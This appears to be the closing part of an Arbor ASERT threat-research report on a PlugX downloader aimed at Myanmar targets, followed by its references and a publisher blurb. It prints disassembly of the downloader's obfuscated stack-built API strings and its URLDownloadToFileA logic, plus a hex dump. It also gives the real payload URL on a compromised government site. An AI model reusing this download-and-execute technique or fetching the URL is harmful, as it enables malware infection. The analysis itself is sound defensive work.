sub     esp, 40h
mov     al, 'l'
push    ebx
mov     [esp+44h+var_2F], al
mov     [esp+44h+var_2A], al
mov     [esp+44h+var_29], al
mov     [esp+44h+var_3E], al
mov     [esp+44h+var_38], al
mov     [esp+44h+var_37], al
mov     [esp+44h+var_D], al
mov     [esp+44h+var_5], al
push    esi
mov     esi, ds:LoadLibraryA
lea     eax, [esp+48h+LibFileName]
push    edi
mov     cl, 'e'
xor     bl, bl
mov     dl, 'o'
push    eax             ; lpLibFileName
```


Figure 9: *Strings being built (obfuscated on the left, deobfuscated on the right)*

```
mov     [esp+50h+LibFileName], 6Bh
mov     [esp+50h+var_33], cl
mov     [esp+50h+var_32], 72h
mov     [esp+50h+var_31], 6Eh
mov     [esp+50h+var_30], cl
mov     [esp+50h+var_2E], 33h
mov     [esp+50h+var_2D], 32h
mov     [esp+50h+var_2C], 2Eh
mov     [esp+50h+var_2B], 64h
mov     [esp+50h+var_28], bl
mov     [esp+50h+var_40], 55h
mov     [esp+50h+var_3F], 72h
mov     [esp+50h+var_3D], 4Dh
mov     [esp+50h+var_3C], dl
mov     [esp+50h+var_3B], 6Eh
mov     [esp+50h+var_3A], 2Eh
mov     [esp+50h+var_39], 64h
mov     [esp+50h+var_36], bl
mov     [esp+50h+ProcName], 43h
mov     [esp+50h+var_23], 72h
mov     [esp+50h+var_22], cl
mov     [esp+50h+var_21], 61h
mov     [esp+50h+var_20], 74h
mov     [esp+50h+var_1F], cl
mov     [esp+50h+var_1E], 50h
mov     [esp+50h+var_1D], 72h
mov     [esp+50h+var_1C], dl
mov     [esp+50h+var_1B], 63h
mov     [esp+50h+var_1A], cl
mov     [esp+50h+var_19], 73h
mov     [esp+50h+var_18], 73h
mov     [esp+50h+var_17], 41h
mov     [esp+50h+var_16], bl
mov     [esp+50h+var_14], 55h
mov     [esp+50h+var_13], 52h
mov     [esp+50h+var_12], 4Ch
mov     [esp+50h+var_11], 44h
mov     [esp+50h+var_10], dl
mov     [esp+50h+var_F], 77h
mov     [esp+50h+var_E], 6Eh
mov     [esp+50h+var_C], dl
mov     [esp+50h+var_B], 61h
mov     [esp+50h+var_A], 64h
mov     [esp+50h+var_9], 54h
mov     [esp+50h+var_8], dl
mov     [esp+50h+var_7], 46h
mov     [esp+50h+var_6], 69h
mov     [esp+50h+var_4], cl
mov     [esp+50h+var_3], 41h
mov     [esp+50h+var_2], bl
```

```
mov     [esp+50h+LibFileName], 'k'
mov     [esp+50h+var_33], cl
mov     [esp+50h+var_32], 'r'
mov     [esp+50h+var_31], 'n'
mov     [esp+50h+var_30], cl
mov     [esp+50h+var_2E], '3'
mov     [esp+50h+var_2D], '2'
mov     [esp+50h+var_2C], '.'
mov     [esp+50h+var_2B], 'd'
mov     [esp+50h+var_28], bl
mov     [esp+50h+var_40], 'U'
mov     [esp+50h+var_3F], 'r'
mov     [esp+50h+var_3D], 'M'
mov     [esp+50h+var_3C], dl
mov     [esp+50h+var_3B], 'n'
mov     [esp+50h+var_3A], '.'
mov     [esp+50h+var_39], 'd'
mov     [esp+50h+var_36], bl
mov     [esp+50h+ProcName], 'C'
mov     [esp+50h+var_23], 'r'
mov     [esp+50h+var_22], cl
mov     [esp+50h+var_21], 'a'
mov     [esp+50h+var_20], 't'
mov     [esp+50h+var_1F], cl
mov     [esp+50h+var_1E], 'P'
mov     [esp+50h+var_1D], 'r'
mov     [esp+50h+var_1C], dl
mov     [esp+50h+var_1B], 'c'
mov     [esp+50h+var_1A], cl
mov     [esp+50h+var_19], 's'
mov     [esp+50h+var_18], 's'
mov     [esp+50h+var_17], 'A'
mov     [esp+50h+var_16], bl
mov     [esp+50h+var_14], 'U'
mov     [esp+50h+var_13], 'R'
mov     [esp+50h+var_12], 'L'
mov     [esp+50h+var_11], 'D'
mov     [esp+50h+var_10], dl
mov     [esp+50h+var_F], 'w'
mov     [esp+50h+var_E], 'n'
mov     [esp+50h+var_C], dl
mov     [esp+50h+var_B], 'a'
mov     [esp+50h+var_A], 'd'
mov     [esp+50h+var_9], 'T'
mov     [esp+50h+var_8], dl
mov     [esp+50h+var_7], 'F'
mov     [esp+50h+var_6], 'i'
mov     [esp+50h+var_4], cl
mov     [esp+50h+var_3], 'A'
mov     [esp+50h+var_2], bl
```

We can see several strings being built: **kernel32.dll, urlMon.dll** (passed as parameters to LoadLibraryA)

Figure 10: *Strings being processed after deobfuscation*



also we see **CreateProcessA**, and **URLDownloadToFileA** (passed as parameters to GetProcAddress). Once the strings are processed, the downloader passes the URL of the PlugX malware as an argument to the UrlMon.URLDownloadToFileA function.

Figure 11: *Downloader URL target which downloads PlugX*




Figure 12: *Calls to LoadLibraryA and GetProcAddress receive the dynamically created strings*




Figure 13: *The next function (4011F0) specifies the malware download location*

```
push    offset aHttpWww_moi_go ; "http://www.moi.gov.mm/mmpdd/sites/defau"...
rep stosd
stosw
stosb
mov     edi, ds:sprintf
lea     eax, [esp+418h+Dest]
push    offset Format   ; "%s"
push    eax             ; Dest
call    edi ; sprintf
mov     esi, ds:Sleep
add     esp, 0Ch
push    96h             ; dwMilliseconds
call    esi ; Sleep
push    0               ; fCreate
lea     ecx, [esp+418h+pszPath]
push    23h             ; csidl
push    ecx             ; pszPath
push    0               ; hwnd
call    ds:SHGetSpecialFolderPathA
push    32h             ; dwMilliseconds
call    esi ; Sleep
lea     edx, [esp+414h+pszPath]
lea     eax, [esp+414h+var_408]
push    edx
push    offset aSMoigov_exe ; "%s\\moigov.exe"
push    eax             ; Dest
call    edi ; sprintf

aHttpWww_moi_go db 'http://www.moi.gov.mm/mmpdd/sites/default/files/field/moigov.exe',0
                                        ; DATA XREF: sub_4011F0+4Fio
```

While static analysis through IDA pro or other mechanism is a viable way to obtain details about the downloader, one can also obtain the most relevant aspects of this code simply by opening it in a debugger. In this case, the .data section of the binary at 00403000 displays the downloader URL, the filename, and incidentally the string “Hello,World!” contained in the binary.

Figure 14: *.data section reveals downloader details*

```
Address  Hex dump                  ASCII
00403000 00 00 00 00 00 10 40 00  ......▶@.
00403008 40 10 40 00 00 00 00 00  @▶@.....
00403010 00 00 00 00 00 00 00 00  ........
00403018 00 00 00 00 00 00 00 00  ........
00403020 48 65 6C 6C 6F 2C 57 6F  Hello,Wo
00403028 72 6C 64 21 00 00 00 00  rld!....
00403030 25 73 5C 6D 6F 69 67 6F  %s\moigo
00403038 76 2E 65 78 65 00 00 00  v.exe...
00403040 25 73 00 00 68 74 74 70  %s..http
00403048 3A 2F 2F 77 77 77 2E 6D  ://www.m
00403050 6F 69 2E 67 6F 76 2E 6D  oi.gov.m
00403058 6D 2F 6D 6D 70 64 64 2F  m/mmpdd/
00403060 73 69 74 65 73 2F 64 65  sites/de
00403068 66 61 75 6C 74 2F 66 69  fault/fi
00403070 6C 65 73 2F 66 69 65 6C  les/fiel
00403078 64 2F 6D 6F 69 67 6F 76  d/moigov
00403080 2E 65 78 65 00 00 00 00  .exe....
00403088 01 00 00 00 00 00 00 00  ☺.......
00403090 00 00 00 00 00 00 00 00  ........
```

One handy feature of this string stacking technique is that it leaves opcodes that are somewhat unique and can be detected with YARA. While such a rule may be useful, it is possible that the malware platform that builds these downloaders may feature some randomization of registers and randomized ordering of bytes that are allocated directly or placed in an 8 bit register, leading to further obfuscation.

References

1. http://thediplomat.com/2014/06/changing-dynamics-in-myanmar-impact-bangladeshs-geopolitics/
2. http://www.wantchinatimes.com/news-subclass-cnt.aspx?id=20150226000021&cid=1501
3. http://www.ipcs.org/article/peace-and-conflict-database/the-role-of-geopolitics-in-myanmars-resource-curse-4852.html
4. http://www.eastasiaforum.org/2015/03/06/china-and-myanmar-when-neighbours-become-good-friends/
5. http://researchcenter.paloaltonetworks.com/2015/06/evilgrab-delivered-by-watering-hole-attack-on-president-of-myanmars-website/
6. http://kpsez.org/en/about-us-2/
7. https://www.fireeye.com/blog/threat-research/2014/07/pacific-ring-of-fire-plugx-kaba.html
8. http://www.esecurityplanet.com/malware/report-plugx-is-rat-of-choice-for-nation-states.html
9. http://www.infosecurity-magazine.com/news/china-vietnam-and-plugx-dominate/
10. https://blogs.sophos.com/tag/plugx/
11. http://www.mcit.gov.mm/content/egovernment.html
12. http://www.mcit.gov.mm/sites/default/files/edms%20manual.pdf
13. http://blog.cassidiancybersecurity.com/post/2014/01/plugx-some-uncovered-points.html
14. http://www.slideshare.net/takahiroharuyama5/i-know-you-want-me-unplugging-plugx
15. https://github.com/arbor-jjones/volatility_plugins
16. https://www.fireeye.com/blog/threat-research/2014/08/operation-poisoned-hurricane.html
17. http://blog.jpcert.or.jp/2015/01/analysis-of-a-r-ff05.html
18. https://www.virustotal.com/en/file/ac5db170487d1a789e8b5fb1cb52f7b84086b1768b25083c50309a88a7229545/analysis
19. http://binarydb.com/file/Connection-Test.exe-v2568653.html
20. http://www.ibm.com/developerworks/library/se-sql-injection-attacks/
21. https://asert.arbornetworks.com/asert-mindshare-finding-byte-strings-using-idapython/
22. https://github.com/arbor/reversing/blob/master/find_byte_strings.py

About ASERT

The Arbor Security Engineering & Response Team (ASERT) at Arbor Networks delivers world-class network security research and analysis for the benefit of today's enterprise and network operators. ASERT engineers and researchers are part of an elite group of institutions that are referred to as “super remediators,” and represent the best in information security. This is a reflection of having both visibility and remediation capabilities at a majority of service provider networks globally.

ASERT shares operationally viable intelligence with hundreds of international Computer Emergency Response Teams (CERTs) and with thousands of network operators via intelligence briefs and security content feeds. ASERT also operates the world1s largest distributed honeynet, actively monitoring Internet threats around the clock and around the globe via ATLAS®, Arbor's global network of sensors: http://atlas.arbor.net. This mission and the associated resources that Arbor Networks brings to bear to the problem of global Internet security is an impetus for innovation and research.

To view the latest research, news, and trends from Arbor, ASERT and the information security community at large, visit our Threat Portal at http://www.arbornetworks.com/threats/.